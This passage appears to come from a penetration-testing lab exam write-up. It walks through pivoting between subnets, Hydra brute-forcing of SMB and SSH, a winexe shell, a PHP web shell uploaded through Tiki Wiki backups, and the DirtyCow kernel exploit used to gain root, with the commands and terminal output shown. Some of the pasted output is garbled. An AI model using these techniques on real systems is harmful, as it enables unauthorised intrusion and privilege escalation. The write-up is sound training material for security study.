The authenticity of host '192.168.65.200 (192.168.65.200)' can't be established.
ECDSA key fingerprint is SHA256:Kh+p8l8JkCYmYyC0y0mbC8DlhW8Na7pLs7nDHD/OPg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.65.200' (ECDSA) to the list of known hosts.
vagrant@192.168.65.200's password:
nmap
```

Figure 110: Nmap standalone upload to 192.168.5.230

6. I initiated a default scan using the nmap standalone library on the whole subnet of **192.168.5.0/24** and I was able to discover 2 additional hosts **192.168.5.100** & **192.168.5.3** apart from **192.168.5.200** & **192.168.5.230** which have been discovered.

```
root@Ub4-DP:/home/cloudlab# ./nmap -n 192.168.5.0/24
Starting Nmap 7.11 ( https://nmap.org ) at 2021-11-29 05:51 EST
Unable to find nmap-services! Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for 192.168.5.1
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00067s latency).
All 1182 scanned ports on 192.168.5.1 are filtered
MAC Address: 52:54:00:A3:27:9C (Unknown)

Nmap scan report for 192.168.5.3
Host is up (0.00048s latency).
All 1182 scanned ports on 192.168.5.3 are closed
MAC Address: 7C:5C:9A:4A:50:22 (Unknown)

Nmap scan report for 192.168.5.100
Host is up (0.00093s latency).
Not shown: 1179 filtered ports
PORT      STATE SERVICE
135/tcp    open  epmap
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 1A:41:76:0B:50:2C (Unknown)

Nmap scan report for 192.168.5.200
Host is up (0.00044s latency).
Not shown: 1180 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  sunrpc
MAC Address: B0:11:FD:0D:04:30 (Unknown)

Nmap scan report for 192.168.5.230
Host is up (0.0000030s latency).
Not shown: 1181 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
```

Figure 111: Nmap standalone Host Discovery on 192.168.5.0/24 subnet

7. Having discovered port 445 open on the host 192.168.5.100, I once again use **Hydra** to bruteforce for SMB credentials which I found the credentials **administrator:Pa\$\$w0rd123**

```
root@kali:~/home/kali#
# hydra -L /home/kali/Downloads/Usernames.txt -P /home/kali/Downloads/Passwords.txt 192.168.5.100 smb
Hydra v9.1 (c) 2020 by van Hauser/IHC & David Maciejak - Please do not use in military or secret service
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous
[DATA] max 1 task per 1 server, overall 1 task, 1820 login tries (l:35/p:52), ~1820 tries per task
[DATA] attacking smb://192.168.5.100:445/
[445][smb] host: 192.168.5.100  login: administrator  password: Pa$$w0rd123 known value
[STATUS] 117.00 tries/min, 117 tries in 00:01h, 1703 to do in 00:15h, 1 active
[STATUS] 101.67 tries/min, 305 tries in 00:03h, 1515 to do in 00:15h, 1 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Figure 112: 192.168.5.100 SMB Bruteforce via Hydra

- Using **winexe** with the found **SMB** credentials, I called up **cmd.exe** on the host **192.168.5.100** which responded and gave me back a shell interface for the machine.

```
[root@kali:~/home/kali]# ./winexe -U 'administrator%Pa$$w0rd123' //192.168.5.100 'cmd.exe' notepad  
Microsoft Windows [version 6.1.7600]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
C:\Windows\system32>ping ^H^H^H^H^H^H^H^H^H  
ping max 1 task per 1 server, overall 1 task, 1820 login tries (1:35/p:  
[DATA] attacking smb://192.168.5.100:445/  
Ping request could not find. Please check the name and try again.  
C:\Windows\system32>
```

Figure 113: Winexe and SMB Credentials

- After gaining shell access, I checked the interface of this machine using ipconfig via cmd to see if I can still find any other network interface in there, and just immediately, I discovered another network interface with Ip address 192.168.35.3.

```
C:\Windows\system32>ifconfig  
ifconfig  
'ifconfig' is not recognized as an internal or external command,  
operable program or batch file.  
  
C:\Windows\system32>ipconfig  
ipconfig  
  
Windows IP Configuration  
  
Ethernet adapter Local Area Connection 2:  
  
    Connection-specific DNS Suffix . :  
    Link-local IPv6 Address . . . . . : fe80::c91b:373b:631e:2775%13  
    IPv4 Address. . . . . : 192.168.35.3  
    Subnet Mask . . . . . : 255.255.255.0  
    Default Gateway . . . . . : 192.168.35.1
```

Figure 114: 192.168.35.3 Interface Discovery via ipconfig

10. By discovering this network interface/subnet **192.168.35.3** on the machine **192.168.5.100**, we can now proceed to solve this challenge by using **Nbtstat** command to enumerate the NetBIOS 16th to find the machine name of the Ip address at **192.168.35.100**. Hence, the answer to this challenge is **TARGETTHREE**.

```
C:\Windows\system32>nbtstat -A 192.168.35.100
nbtstat -A 192.168.35.100

Local Area Connection:
NodeIpAddress: [192.168.5.100] Scope Id: []

Host not found.

Local Area Connection 2:
NodeIpAddress: [192.168.35.3] Scope Id: []

NetBIOS Remote Machine Name Table

Name          Type        Status
TARGETTHREE   <00>      UNIQUE    Registered
TARGETTHREE   <03>      UNIQUE    Registered
TARGETTHREE   <20>      UNIQUE    Registered
..__MSBROWSE__.<01> GROUP     Registered
CPENT.LOCALNET <00>      GROUP     Registered
CPENT.LOCALNET <1D>      UNIQUE    Registered
CPENT.LOCALNET <1E>      GROUP     Registered

MAC Address = 00-00-00-00-00-00
```

Figure 114: Machine name Enumeration via Nbtstat

[Challenge 45:] What is the NetBIOS 16th Byte with the type of GROUP on the machine at 192.168.35 network? (Hint start with 1)

ANSWER: 1E

Methodology/Exploitation: Double Pivoting Using Sshuttle, SMB Login Bruteforce and Winexe

1. Using **nbtstat -A 192.168.35.100** command, we can discover the NetBIOS 16th Byte with the type Group. The answer to this challenge is 1E.

```
C:\Windows\system32>nbtstat -A 192.168.35.100
nbtstat -A 192.168.35.100

Local Area Connection:
NodeIpAddress: [192.168.5.100] Scope Id: []

Host not found.

Local Area Connection 2:
NodeIpAddress: [192.168.35.3] Scope Id: []

NetBIOS Remote Machine Name Table

Name          Type        Status
TARGETTHREE   <00>      UNIQUE    Registered
TARGETTHREE   <03>      UNIQUE    Registered
TARGETTHREE   <20>      UNIQUE    Registered
..__MSBROWSE__.<01> GROUP     Registered
CPENT.LOCALNET <00>      GROUP     Registered
CPENT.LOCALNET <1D>      UNIQUE    Registered
CPENT.LOCALNET <1E>      GROUP     Registered

MAC Address = 00-00-00-00-00-00
```

Figure 115: NetBIOS 16th Byte with type Group Enumeration via Nbtstat

[Challenge 46:] What version of OpenSSH (X.Y format) is on the 192.168.5.230 machine?

ANSWER: 8.2

Methodology/Exploitation: Pivoting Using Sshuttle & SSH Bruteforce

- As explained earlier, after compromising 192.168.65.200 and discovering another interface on the machine 192.168.5.200. We setup a route with **Sshuttle** on the 192.168.5.0/24 subnet through our 192.168.65.200 machine. Then use **hydra** to bruteforce for ssh credentials on 192.168.5.230 which we found **cpent:Pa\$ \$w0rd123**. We proceeded to gain SSH access into the machine and used **ssh -V** to find the OpenSSH version which is 8.2.

```
(root💀kali)-[~/home/kali/Downloads/Ominizi/PIVOT] 09:45 UTC
# ssh cpent@192.168.5.230 | Resorting to /etc/services
cpent@192.168.5.230's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-42-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:      6C1EA https://ubuntu.com/advantage

 nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
235 updates can be installed immediately. - 192.168.65.250
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable
nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Checked
Your Hardware Enablement Stack (HWE) is supported until April 2025.
$ ssh -v open@unknown
usage: ssh [-46AaCfGgKkMNqsTtVvXxYy] [-B bind_interface]
           [-b bind_address] [-c cipher_spec] [-D [bind_address:]port]
           [-E log_file] [-e escape_char] [-F configfile] [-I pkcs11]
           [-i identity_file] [-J [user@]host[:port]] [-L address]
           [-l login_name] [-m mac_spec] [-O ctl_cmd] [-o option] [-p port]
           [-Q query_option] [-R address] [-S ctl_path] [-W host:port]
           [-w local_tun[:remote_tun] destination [command]]
$ ssh -V
OpenSSH_8.2p1 Ubuntu-4, OpenSSL 1.1.1f 31 Mar 2020
```

Figure 116: 192.168.5.230 SSH Version Enumeration

[Challenge 47:] Compromise the 192.168.65.200 machine to gain user level access. Locate userflag.txt and submit the content of the file.

ANSWER: PivotingUser-2341

Methodology/Exploitation: Weak User Account Credential

- After gaining ssh access with the compromised credentials **vagrant:vagrant**. We enumerate the machine, find and read the **userflag.txt** which solves the challenge PivotingUser-2341.

```
allocamelus kevin tecumbalam vagrant
root@debian-9:/home# cd allocamelus
root@debian-9:/home/allocamelus# ls
access_my_secrets.c ChallengeRootFlagOne.txt Desktop Documents Downloads Music
root@debian-9:/home/allocamelus# cat userflag.txt
PivotingUser-2341
root@debian-9:/home/allocamelus#
```

Figure 117: 192.168.65.200 Userflag.txt Content Enumeration

[Challenge 48:] Compromise the 192.168.65.200 machine to gain user level access. Locate rootflag.txt and submit the content of the file.

ANSWER: PivotingRoot-2021

Methodology/Exploitation: Unlimited Sudo Access without Authentication

1. After gaining ssh access with the compromised credentials **vagrant:vagrant**. We use **id** command to check the for the **groups** the user belongs to, and we discover the user is part of the **sudo** group.
2. We then use the **sudo su** command to elevate privilege to **root** without the system asking for the user's password as verification. We proceed to enumerate the machine, find and read the **rootflag.txt** which solves the challenge PivotingRoot-2021.

```
vagrant@debian-9:~$ id
uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),24(cdrom),25(floppy),27(sudo),
vagrant@debian-9:~$ sudo su
root@debian-9:/home/vagrant# find / -name rootflag.txt
/opt/rootflag.txt
ls
^C
root@debian-9:/home/vagrant# cat /opt/rootflag.txt
PivotingRoot-2021
root@debian-9:/home/vagrant# ls
```

Figure 118: 172.25.170.70 Adminflag.txt Content Enumeration

[Challenge 49:] What port is the nodejs application running on in machine 192.168.65.250?

ANSWER: 9090

Methodology/Exploitation: Nmap Standalone Binary

1. Using nmap from our attacker machine, we tried various scan and filter bypass techniques but couldn't successfully scan the host **192.168.65.250** to find any open ports.
2. From the compromised machine **192.168.65.200**, we upload the **nmap standalone** binary via **SCP** from my attacker machine.

3. After successfully uploading the nmap binary to the compromised host, I initiated a default scan to all ports using the nmap standalone library to scan the 192.168.65.250 host via the command `./nmap -n -p- -sV 192.168.65.250`
 4. I was successfully able to find the open port on 9090 which the nodejs application runs on.

```
root@debian-9:/home/vagrant# ./nmap -n -p- 192.168.65.250
Starting Nmap 7.11 ( https://nmap.org ) at 2021-11-29 09:45 UTC
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads.  UDP payloads are disabled.
Nmap scan report for 192.168.65.250
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00035s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE
9090/tcp  open  unknown
MAC Address: 6C:EA:6D:2F:8B:6C (Unknown)
```

Figure 119: 192.168.65.250 Nodejs Port Enumeration

[Challenge 50:] What is the Potentially risky method on the machine at 192.168.65.210?

ANSWER: TRACE

Methodology/Exploitation: Nmap -SC script scan

1. To solve this challenge, we first discover all port open on the host 192.168.65.210. We found port 80 & 22 on the host. Next, we proceed to use nmap to collect more information about the services using `nmap -sC` (script scan) command. This helps us find our answer TRACE as the risky method on the machine.

```
80/tcp open http    syn-ack Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubun
| http-cookie-flags:
|   /mono/:
|     ASP.NET_SessionId:
|       httponly flag not set
|- http-CSRF:
  Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.65.210
  Found the following possible CSRF vulnerabilities:

    Path: http://192.168.65.210:80/getboo/
    Form id: search_box
    Form action: psearch.php

    Path: http://192.168.65.210:80/phpBB2/
    Form id:
    Form action: login.php?sid=db56e5c3cf9dbf6e97d5af52364ce6a

    Path: http://192.168.65.210:80/ghost/
    Form id:
    Form action: submit.php
_ http-dombased-xss: Couldn't find any DOM based XSS.
http-enum:
  /wordpress/: Blog
  /test/: Test page
  /mono/: Mono
  /phpmyadmin/: phpMyAdmin
_ /wordpress/wp-login.php: Wordpress login page.
_ http-jsonp-detection: Couldn't find any JSONP endpoints.
_ http-server-header: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suh
_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
  http-trace: TRACE is enabled
```

Figure 120: 192.168.65.210 TRACE Enabled

[Challenge 51:] What is the content of rootflag.txt on 192.168.65.210?

ANSWER: WebRoot-1976

Methodology/Exploitation: Php Web Shell, CVE-2016-5195 (dirtycow 2), Password Reuse

1. After discovering port 80 on the host, we visit the Ip address on the browser and find it containing a list on web application to choose.
2. We select the **Tiki wiki** link and procced to login to the app using **admin:admin**. The app then tells us to change our password which we do.
3. Next, we navigate to the admin page, scroll down and we find a link called **backups**. We click on the link, and it takes us to a new page where we can upload backups.

Backups

Tip

Use of this feature is NOT recommended. Please use phpMyAdmin or mysq

List of available backups

Filename

Create new backup

Creating backups may take a long time. If the process is not completed you will see a blank

If any of your forums have attachments stored in the directory you will need to backup these

[Create new backup](#)

Upload a backup

Upload backup: No file selected.

Figure 121: Tikiwiki Backups Upload

4. Using a customized php web shell script, we upload as a backup file, and it successfully uploaded.
5. Next, we navigate to view our uploaded php shell script pretending to view one of our backup files and it presents us a shell on the page.
6. We use command such as **ls** to list directories & files, **pwd** to check present working directory, **id** to check for **current user/groups** and **uname -a** to check for **kernel/OS information** (**Linux 2.6.32-25-generic-pae Ubuntu 10.4 i686 GNU/Linux**)

```
Bodhidharma

Hacker101:~/tikiwiki/backups# ls
README
index.php
myshell.php

Hacker101:~/tikiwiki/backups# pwd
/owaspbwa/owaspbwa-svn/var/www/tikiwiki/backups

Hacker101:~/tikiwiki/backups# id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Hacker101:~/tikiwiki/backups# uname -r
2.6.32-25-generic-pae

Hacker101:~/tikiwiki/backups# uname -a
Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686 GNU/Linux
```

Figure 122: 192.168.65.210 php web shell

7. Next, we try to read the **/etc/passwd** file, and we are successful and find usernames such as **root**, **kevin** & **user**. Piping to **grep -v /bin/false** is supposed to only show us users with SSH access.

```
Hacker101:/home# cat /etc/passwd | grep -v /bin/false
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
postgres:x:106:109:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:x:1000:1000:user,,,:/home/user:/bin/bash
kevin:x:1001:1001,,,:/home/kevin:/bin/bash
```

Figure 123: 192.168.65.210 /etc/passwd content Enumeration

8. We try to read the `/etc/shadow` file, but permission was denied which means we can't crack hashes for the usernames.
 9. Since port 22 is open on the host, we tried to bruteforce for username and password but had not luck discovering any valid credentials thinking some network issue.

```
—(root㉿kali)-[~/home/.../Downloads/0mini2/PIVOT/192.168.65.210]
# hydra -L /home/kali/Downloads/Usernames.txt -P /home/kali/Downloads/Passwords.txt 192.168.65.210 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
[INFO] Starting hydra report for 192.168.65.210
hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-29 02:22:00
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1820 login tries (l:35/p:52), ~114 tries per task
[DATA] attacking ssh://192.168.65.210:22/
[STATUS] 695.00 tries/min, 695 tries in 00:01h, 1158 to do in 00:02h, 16 active
[STATUS] 699.00 tries/min, 1398 tries in 00:02h, 455 to do in 00:01h, 16 active
1 of 1 target completed, 0 valid password found
[WARNING] Writing restore file because 8 final worker threads did not complete until end.
[ERROR] 8 targets did not resolve or could not be connected
[ERROR] 0 target did not complete   scanned in 3.44 seconds
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-29 02:25:09
```

Figure 124: 192.168.65.210 Hydra SSH Failed Bruteforce

10. But since we found the username **root**, **kevin** and **user** and they are supposed to have SSH access from inspecting `/etc/passwd` file, I proceed to try to login to gain SSH access directly without relying on the **Hydra** bruteforce attempt for SSH credentials.
 11. I used **user & kevin** as my user and tried various passwords present on the password list (**trying most of the popular password discovered throughout the exam**) Finally these credentials worked **kevin:Po\$\$w0rd123** gave me login access to the SSH service.

```

Permission denied, please try again.
user@192.168.65.210's password:
Permission denied, please try again.
user@192.168.65.210's password:
user@192.168.65.210: Permission denied (publickey,password).

[✓] user@kali:[/home/.../Downloads/Omini2/PIVOT/192.168.65.210]
└─# ssh user@192.168.65.210
user@192.168.65.210's password:
Permission denied, please try again.
user@192.168.65.210's password:
└─# peter
└─# iloveyou
[✓] user@kali:[/home/.../Downloads/Omini2/PIVOT/192.168.65.210]
└─# ssh kevin@192.168.65.210
kevin@192.168.65.210's password:
Permission denied, please try again.
kevin@192.168.65.210's password:
└─# added user kevin.

[✓] root@kali:[/home/.../Downloads/Omini2/PIVOT/192.168.65.210]
└─# password
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

```

Figure 125: 192.168.65.210 SSH Access for kevin

12. Next, I after gaining SSH access, I tried using SCP to try and upload **exploit suggester** on the machine from my attacker pc, but it kept failing.
13. So, I went to the **upload backups** page in Tiki wiki and proceeded to upload **exploit suggester** via the **upload backup** feature which was successful.
14. I went back to my **PHP shell** on the browser and listed the files to find **exploit suggester binary**. I ran **chmod +x** which allowed it to become an executable. I had tired with SSH user access but didn't allow the **chmod** command to run.

Bodhidharma

```

Hacker101:.../tikiwiki/backups# ls
README
index.php
les.sh
myshell.php

Hacker101:.../tikiwiki/backups# pwd
/owaspbwa/owaspbwa-svn/var/www/tikiwiki/backups

Hacker101:.../tikiwiki/backups# chmod les.sh
chmod: missing operand after `les.sh'
Try `chmod --help' for more information.

Hacker101:.../tikiwiki/backups# chmod +x les.sh

```

Figure 126: chmod +x Exploit Suggester

- 15.I went back to my terminal with the **SSH access** and proceeded to execute **exploit suggester**. I was able to find the machine is vulnerable to **CVE-2016-5195 dirty cow 2** which affect **Linux Kernel 2.6.22 < 3.9**.

```

Kernel version: 2.6.32
Architecture: i686
Distribution: ubuntu
Distribution version: 10.04
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:
78 kernel space exploits
48 user space exploits

Possible Exploits:
[+] [CVE-2016-5195] dirtycow 2
  Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails

```

Figure 127: 192.168.5.65.210 Exploit Suggester

- 16.I searched for an exploit for the vulnerability which I found in the link: <https://www.exploit-db.com/exploits/40899> . I downloaded the exploit code and upload the exploit via **Tikiwiki backups**, compile it with the command **gcc - pthread dirty.c -o dirty -lcrypt** via web shell access.

- 17.Went back to terminal with **SSH** and executed the exploit code on the machine.

```

kevin@owaspbwa:owaspbwa-owaspbwa-svn/var/www/tikiwiki/backups$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fi1IpG9ta02N.:0:0:pwned:/root:/bin/bash

mmap: b785d000
ls
ls
sudo su
^C
kevin@owaspbwa:owaspbwa-owaspbwa-svn/var/www/tikiwiki/backups$ su firefart
Password:
Added user firefart.

firefart@owaspbwa:owaspbwa-owaspbwa-svn/var/www/tikiwiki/backups# ls
dirty  dirty.c  index.php  les.sh  myshell.php  README
firefart@owaspbwa:owaspbwa-owaspbwa-svn/var/www/tikiwiki/backups# id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@owaspbwa:owaspbwa-owaspbwa-svn/var/www/tikiwiki/backups# 

```

Figure 128: CVE-2016-5195 dirtycow 2 exploit

- 18.This exploit uses the pokemon exploit of the dirtycow vulnerability
 19.// as a base and automatically generates a new passwd line.
 20.// The user will be prompted for the new password when the binary is run.
 21.// The original /etc/passwd file is then backed up to /tmp/passwd.bak
 22.// and overwrites the root account with the generated line.
 23.// After running the exploit you should be able to login with the newly
 24.// created user.

25.I then used su firefart command to elevate my privileges to root, only then was I able to use to enumerate the box, find and read the content of the rootflag.txt
WebRoot-1976